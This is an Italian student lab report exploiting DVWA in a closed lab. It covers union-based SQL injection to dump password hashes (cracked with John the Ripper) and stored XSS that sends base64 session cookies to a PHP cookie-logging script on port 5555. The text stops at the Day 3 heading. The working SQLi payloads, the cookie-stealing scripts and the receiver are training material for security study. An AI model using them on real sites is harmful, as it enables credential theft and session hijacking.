

S8_L5 - BW II

Rosario Giaimo
Giorno 1

Web Application Exploit SQLi

Traccia Giorno 1:

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente **Gordon Brown** (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro).

NB: non usare tool automatici come sqlmap. È ammesso l'uso di repeater burp suite.

Requisiti laboratorio Giorno 1:

Livello difficoltà DVWA: LOW

IP Kali Linux: 192.168.66.110/24

IP Metasploitable: 192.168.66.120/24

Svolgimento

Per prima cosa ho settato le macchine come richieste dalla traccia IP Kali Linux:

192.168.66.110/24, IP Metasploitable: 192.168.66.120/24 attraverso il comando sudo nano /etc/network/interfaces

```
kali@kali: ~
File Actions Edit View Help
-(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.66.110 netmask 255.255.255.0 broadcast 192.168.66.255
        inet6 fe80::ff3d:8ff4:2d30:24be prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:77:ba:f4 txqueuelen 1000 (Ethernet)
            RX packets 82017 bytes 112787697 (107.5 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 37609 bytes 2912100 (2.7 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 8453 bytes 828067 (808.6 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 8453 bytes 828067 (808.6 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
$ 

nsfadmin@metasploitable: ~
File Macchina Visualizza Inserimento Dispositivo Aiuto
Link encap:Ethernet HWaddr 08:00:27:25:d6:74
inet addr:192.168.66.120 Bcast:192.168.66.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe25:d674/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:2745 errors:0 dropped:0 overruns:0 frame:0
TX packets:3122 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:591560 (577.6 KB) TX bytes:2501737 (2.3 MB)
Base address:0xd010 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:1195 errors:0 dropped:0 overruns:0 frame:0
TX packets:1195 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:473641 (462.5 KB) TX bytes:473641 (462.5 KB)
nsfadmin@metasploitable: ~
```

Sql injection

Ho verificato che la DVWA sia accessibile all'indirizzo IP specificato (192.168.66.120) ho effettuato l'accesso tramite username "admin" e password "password" ed ho settato la difficoltà su LOW

The screenshot shows a Firefox browser window with the address bar set to 192.168.66.120/dvwa/security.php. The DVWA logo is at the top. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' with a yellow lock icon. It says 'Script Security' and 'Security Level is currently low.' Below that, it says 'The security level changes the vulnerability level of DVWA.' There is a dropdown menu set to 'low' with a 'Submit' button. A section for 'PHPIDS' is present, stating 'PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.' It says 'You can enable PHPIDS across this site for the duration of your session.' and 'PHPIDS is currently disabled.' with a link to 'enable PHPIDS'. At the bottom, it says '[Simulate attack] - [View IDS log]' and 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Una volta effettuato l'accesso in sql injection utilizziamo un paio di query:

' or 1 = 1 #: In questo modo, l'attacco modificherà la query SQL in modo che restituisca sempre una condizione vera, ignorando il controllo della password e consentendo all'attaccante di accedere al sistema senza la corretta autenticazione.

Nel caso specifico di ` or 1 = 1, questa è un'espressione che restituirà sempre vero in SQL. Questo perché in SQL, l'operatore logico OR restituisce vero se almeno una delle condizioni è vera. Poiché 1 = 1 è sempre vero, l'intera espressione sarà vera.

Damn Vulnerable Web App

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB 192.168.66.120 / localh... Google Hacking DB OffSec

Vulnerability: SQL Injection

User ID:

```
ID: ' or 1 = 1#
First name: admin
Surname: admin

ID: ' or 1 = 1#
First name: Gordon
Surname: Brown

ID: ' or 1 = 1#
First name: Hack
Surname: Me

ID: ' or 1 = 1#
First name: Pablo
Surname: Picasso

ID: ' or 1 = 1#
First name: Bob
Surname: Smith
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

%' and 1 = 0 union select null, database ()#: L'obiettivo di questa espressione è recuperare il nome del database corrente utilizzando un attacco di tipo union-based SQL injection.

Damn Vulnerable Web App

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB 192.168.66.120 / localh... Google Hacking DB OffSec

Vulnerability: SQL Injection

User ID:

```
ID: %' and 1 = 0 union select null, database ()#
First name:
Surname: dvwa
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

`%' and 1=0 union select table_schema,`

`table_name from information_schema.tables where table_schema = 'dvwa' #:`

L'obiettivo di questa espressione è ottenere informazioni sulle tabelle del database, limitando la ricerca alle tabelle all'interno dello schema chiamato dvwa.

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: SQL Injection". It contains a "User ID:" input field with the value "ID: '% and 1=0 union select table_schema, table_name from information_schema.tables where table_schema = 'dvwa' #". Below the input field, the page displays the results of the injection: "First name: dvwa" and "Surname: guestbook". A note below states: "ID: '% and 1=0 union select table_schema, table_name from information_schema.tables where table_schema = 'dvwa' # First name: dvwa Surname: users". To the right of the input field, there is a "Submit" button. Below the input field, there is a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_Injection, and [http://www.unixwiz.net/techtips/sqlinjection.html](http://www.unixwiz.net/t echtips/sqlinjection.html). At the bottom of the main content area, there are "View Source" and "View Help" buttons. The footer of the page shows the user is "admin", has "Security Level: low", and "PHPIDS: disabled".

`%' and 1=0 union select table_name, column_name from`

`information_schema.columns where table_name = 'users'#:`

L'obiettivo di questa espressione è ottenere i nomi delle colonne della tabella "users" all'interno del database.

The screenshot shows the DVWA SQL Injection page. The sidebar menu is identical to the previous one. The main content area has a title "Vulnerability: SQL Injection". It contains a "User ID:" input field with the value "ID: '% and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users'#". Below the input field, the page displays the results of the injection: "First name: users" and "Surname: user_id". A note below states: "ID: '% and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users'# First name: users Surname: user_id". The input field also contains other variations of the exploit, such as "First name: first_name", "Surname: last_name", and "First name: password". The "Submit" button is located to the right of the input field. The rest of the page is identical to the previous screenshot, including the "More info" section and the footer information.

@' union select user, password from users#: L'intera espressione si utilizza in un attacco SQL injection per estrarre informazioni sensibili dalla tabella degli utenti. L'attaccante inserirebbe questa espressione in un campo di input dell'applicazione web per manipolare la query SQL eseguita dal backend e ottenere le credenziali degli utenti memorizzate nel database.

The screenshot shows the DVWA SQL Injection page at the URL `192.168.66.120/dvwa/vulnerabilities/sqlil/?id=%40'+union+select+user%2C+password+from+users#`. The left sidebar menu is visible, with 'SQL Injection' highlighted. The main content area displays the results of a SQL injection attack:

```
ID: @' union select user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: @' union select user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: @' union select user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: @' union select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: @' union select user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Below the results, there is a 'More info' section with links to external resources:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/tchtips/sql-injection.html>

At the bottom of the page, it says "Damn Vulnerable Web Application (DVWA) v1.0.7".

Adesso andiamo a decifrare la password dell'utente **Gordon Brown** con il comando **john-w=/usr/share/nmap/nselib/data/passwords.lst--format=Raw-MD5home/kali/Desktop/dec_pass.txt** questo comando utilizza l'elenco di parole chiave fornito da Nmap per decifrare le password MD5.

```

~/Desktop/dec_pass.txt - Mousepad
File Edit Search View Document Help
nuovo utente.txt dec_pass.txt
1 gordonb:e99a18c428cb38d5f260853678922e03
2

kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ john --ws=/usr/share/nmap/nselib/data/passwords.lst --format=Raw-MD5 /home/kali/Desktop/dec_pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
No password hashes left to crack (see FAQ)

(kali㉿kali)-[~]
$ john --show --format=Raw-MD5 /home/kali/Desktop/dec_pass.txt
gordonb:abc123

1 password hash cracked, 0 left

(kali㉿kali)-[~]
$ 

```

Bonus

- Replicare tutto a livello medium
- Verificare se è possibile inserire un utente tramite SQL injection
- Recuperare informazioni vitali da altri db collegati
- Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco (usare termini accattivanti in stile punk).

Svolgimento

La differenza sostanziale tra la sicurezza "low" e "medium" consiste nella quantità di controlli e precauzioni adottate per proteggere un'applicazione web dalle vulnerabilità, in particolare dagli attacchi di tipo SQL injection.

Sicurezza "low": In questa configurazione, potrebbe essere presente una minima o nessuna sanitizzazione dell'input dell'utente. Ciò significa che l'applicazione accetta gli input senza effettuare controlli sufficienti sulla loro validità o potenzialmente dannosi contenuti. Questo rende l'applicazione vulnerabile ad attacchi di SQL injection e altri tipi di exploit.

Sicurezza "medium": In questa configurazione, viene applicata una parziale sanitizzazione dell'input dell'utente. Ciò implica che l'applicazione esegue alcuni controlli per rimuovere o neutralizzare i caratteri speciali o le sequenze che potrebbero essere utilizzate per eseguire un attacco di SQL injection. Tuttavia, questa sanitizzazione potrebbe non essere completa, e alcuni tipi di input potrebbero ancora essere utilizzati per sfruttare vulnerabilità nel sistema.

Adesso settiamo la difficoltà su **Medium**.

1 or 1 = 1 #: Questa è un'espressione logica che restituirà sempre vero

The screenshot shows a Firefox browser window with the title bar "Damn Vulnerable Web Ap" and the address bar "192.168.66.120/dvwa/vulnerabilities/sqli/?id=1+OR+1+%3D+1+%23&Submit=Submit#". Below the address bar is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area features the DVWA logo at the top. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main panel displays the "Vulnerability: SQL Injection" title and a "User ID:" input field with a "Submit" button. Below the input field, several red SQL injection payloads are shown along with their results: "ID: 1 OR 1 = 1 #", "First name: admin", "Surname: admin"; "ID: 1 OR 1 = 1 #", "First name: Gordon", "Surname: Brown"; "ID: 1 OR 1 = 1 #", "First name: Hack", "Surname: Me"; "ID: 1 OR 1 = 1 #", "First name: Pablo", "Surname: Picasso"; and "ID: 1 OR 1 = 1 #", "First name: Bob", "Surname: Smith". At the bottom of the main panel, there's a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>. The footer of the page includes the text "Username: admin", "Security Level: medium", "PHPIDS: disabled", "View Source", "View Help", and "Damn Vulnerable Web Application (DVWA) v1.0.7".

1 and 1=0 union select table_schema, table_name from information_schema.tables #: L'obiettivo di questa espressione è ottenere i nomi degli schemi di tabella e delle tabelle dal database.

The screenshot shows a Firefox browser window with the address bar pointing to `192.168.66.120/dvwa/vulnerabilities/sqli/?id=1++and+1%3D0+union+select+table_schema%`. The DVWA logo is at the top, followed by the title "Vulnerability: SQL Injection". On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area contains a "User ID:" input field and a "Submit" button. Below the input field is a large block of red text representing the output of the SQL query, which lists various schema and table names from the information_schema database.

```
ID: 1 and 1=0 union select table_schema, table_name from information_schema.tables #
First name: information_schema
Surname: CHARACTER_SETS

ID: 1 and 1=0 union select table_schema, table_name from information_schema.tables #
First name: information_schema
Surname: COLLATIONS

ID: 1 and 1=0 union select table_schema, table_name from information_schema.tables #
First name: information_schema
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: 1 and 1=0 union select table_schema, table_name from information_schema.tables #
First name: information_schema
Surname: COLUMNS

ID: 1 and 1=0 union select table_schema, table_name from information_schema.tables #
First name: information_schema
Surname: COLUMN_PRIVILEGES

ID: 1 and 1=0 union select table_schema, table_name from information_schema.tables #
First name: information_schema
Surname: KEY_COLUMN_USAGE

ID: 1 and 1=0 union select table_schema, table_name from information_schema.tables #
First name: information_schema
Surname: PROFILING

ID: 1 and 1=0 union select table_schema, table_name from information_schema.tables #
First name: information_schema
Surname: ROUTINES

ID: 1 and 1=0 union select table_schema, table_name from information_schema.tables #
First name: information_schema
Surname: SCHEMATA

ID: 1 and 1=0 union select table_schema, table_name from information_schema.tables #
```

N.B. Non è possibile immettere nuovi utenti come records della tabella users in quanto la tecnica di SQL injection basata sull'operatore UNION è efficace per estrarre dati dalle tabelle esistenti, ma non può essere utilizzata per inserire nuovi record nelle tabelle.

Per inserire nuovi record, è necessario utilizzare il comando `INSERT INTO _nome.tabella(colonna1, colonna2,...) VALUES (valorecolonna1, valorecolonna2,...)` che non funziona con union.

Se incontriamo difficoltà nell'utilizzare la SQL injection per inserire nuovi utenti nonostante tu abbia i privilegi di root, potrebbero esserci altri fattori in gioco.

Giorno 2

Web Application Exploit XSS

Traccia Giorno 2:

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità **XSS persistente** presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo. **Spiegare il significato dello script utilizzato.**

Requisiti laboratorio Giorno 2:

Livello difficoltà DVWA: LOW

IP Kali Linux: 192.168.109.100/24

IP Metasploitable: 192.168.109.150/24

I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta **5555**

Svolgimento

Per sfruttare la vulnerabilità XSS persistente sulla Web Application DVWA e simulare il furto di una sessione di un utente lecito del sito, eseguiamo questi passaggi utilizzando Kali Linux:
Configuriamo l'ambiente di laboratorio:


- Controlliamo che la macchina Kali Linux e Metasploitable sono nella stessa rete.
- Controlliamo che DVWA sia configurato con il livello di difficoltà impostato su "LOW".

Adesso creiamo un file php chiamato Login.php che serve a catturare informazioni, inclusi i cookie, inviati tramite il parametro 'q' e salvare questi dati in un file di log `cookie.txt`.

```
1 <?php
2 if(isset($_REQUEST['q'])) {
3     // timestamp attuale
4     $timestamp = date("Y-m-d H:i:s");
5
6     // indirizzo IP dell'utente
7     $ip = $_SERVER['REMOTE_ADDR'];
8     $browser = $_SERVER['HTTP_USER_AGENT'];
9
10    // output
11    $message = "Timestamp: $timestamp\n";
12    $message .= "IP: $ip\n";
13    $message .= "Cookies: " .base64_decode($_REQUEST['q']) . "\n";
14    $message .= "Browser: $browser\n";
15
16    // inserimento nel file cookie.txt dell'output creato
17    file_put_contents('/var/www/html/cattura/cookie.txt', $message, FILE_APPEND);
18
19
20    echo $_REQUEST['q'];
21 }
22 ?>
23
```


Dopo aver creato il codice php eseguiamo lo script `<script>var i = new Image();
i.src='http://localhost:5555/Login.php?q='+btoa(document.cookie)</script>` che sfrutta una vulnerabilità nel sito web per rubare i cookie degli utenti e inviarli a un server esterno. Questo tipo di payload XSS può essere utilizzato per rubare le sessioni degli utenti, consentendo all'attaccante di impersonare l'utente legittimo e di accedere alle loro informazioni sensibili, in più questo script crea un'immagine (che in realtà non è visibile per l'utente) con un URL che contiene i cookie dell'utente codificati in base64.

Modifica lunghezza caratteri



```
<table width="550" cellspacing="1" cellpadding="2" border="0">
  <tbody>
    <tr>
      <td width="100">Name *</td>
      <td>
        <input name="txtName" type="text" size="30" maxlength="100">
      </td>
    </tr>
    <tr> ... </tr>
    <tr> ... </tr>
  </tbody>
```

Caricamento script `<script>var i = new Image();
i.src='http://localhost:5555/Login.php?q='+btoa(document.cookie)</script>`



DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name * `'Login.php?q='+btoa(document.cookie)</scr`

Message * `<a>`

Sign Guestbook

Name: test
Message: This is a test comment.

Name:

Cosa viene scritto dentro il file cookie.txt

```
Timestamp: 2024-04-16 12:42:14
IP: 127.0.0.1
Cookies: security=medium; PHPSESSID=98f23c2bdaa87ef792610816b3e5761e
Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
```

Extra Facoltativi

- Replicare tutto a livello medium
- fare il dump completo, cookie, versione browser, ip, data
- Replicare tutto a livello high
- Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco (usare termini accattivanti in stile punk).

Svolgimento

Configuriamo l'ambiente di laboratorio:

- Controlliamo che la macchina Kali Linux e Metasploitable sono nella stessa rete.
- Controlliamo che DVWA sia configurato con il livello di difficoltà impostato su "**MEDIUM**".


Utilizzo lo stesso file php creato in precedenza

```
1 <?php
2 if(isset($_REQUEST['q'])) {
3     // timestamp attuale
4     $timestamp = date("Y-m-d H:i:s");
5
6     // indirizzo IP dell'utente
7     $ip = $_SERVER['REMOTE_ADDR'];
8     $browser = $_SERVER['HTTP_USER_AGENT'];
9
10    // output
11    $message = "Timestamp: $timestamp\n";
12    $message .= "IP: $ip\n";
13    $message .= "Cookies: " .base64_decode($_REQUEST['q']) . "\n";
14    $message .= "Browser: $browser\n";
15
16    // inserimento nel file cookie.txt dell'output creato
17    file_put_contents('/var/www/html/cattura/cookie.txt', $message, FILE_APPEND);
18
19
20    echo $_REQUEST['q'];
21 }
22 ?>
23
```

Adesso eseguo lo script <svg/onload="var i = new Image();
i.src='http://localhost:5555/Login.php?q='+btoa(document.cookie)">

Questo codice è un payload XSS quando il documento SVG viene caricato nella pagina web, viene eseguito il codice JavaScript all'interno dell'attributo onload, che crea un'immagine invisibile e invia i cookie dell'utente al server specificato nell'URL.


Modifica lunghezza caratteri



The screenshot shows the DOM structure of a table. A specific input field is highlighted with a blue selection bar. The input field has the name "txtName", type "text", size "30", and a maxlength attribute set to "100". This indicates that the user can enter up to 100 characters, but the payload will be limited by the maxlength attribute.

```
<table width="550" cellspacing="1" cellpadding="2" border="0">
  <tbody>
    <tr>
      <td width="100">Name *</td>
      <td>
        <input name="txtName" type="text" size="30" maxlength="100">
      </td>
    </tr>
    <tr> [...]
    <tr> [...]
  </tbody>
```

Caricamento script <svg/onload="var i = new Image();
i.src='http://localhost:5555/Login.php?q='+btoa(document.cookie)">



The screenshot shows the DVWA XSS stored page. On the left, there's a sidebar with various exploit categories. The "XSS stored" option is selected and highlighted in green. The main content area displays the exploit code entered into the "Name" field:

```
Name * 55/Login.php?q='+btoa(document.cookie)">
Message *
```

Below the input fields, the page shows the results of the exploit being executed:

```
Name: test
Message: This is a test comment.
```

The "Sign Guestbook" button is visible below the message area.

Cosa viene scritto dentro il file cookie.txt

```
Timestamp: 2024-04-16 12:48:36
IP: 127.0.0.1
Cookies: security=low; PHPSESSID=98f23c2bdaa87ef792610816b3e5761e
Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
```

Giorno 3

System Exploit BOF

Traccia Giorno 3:
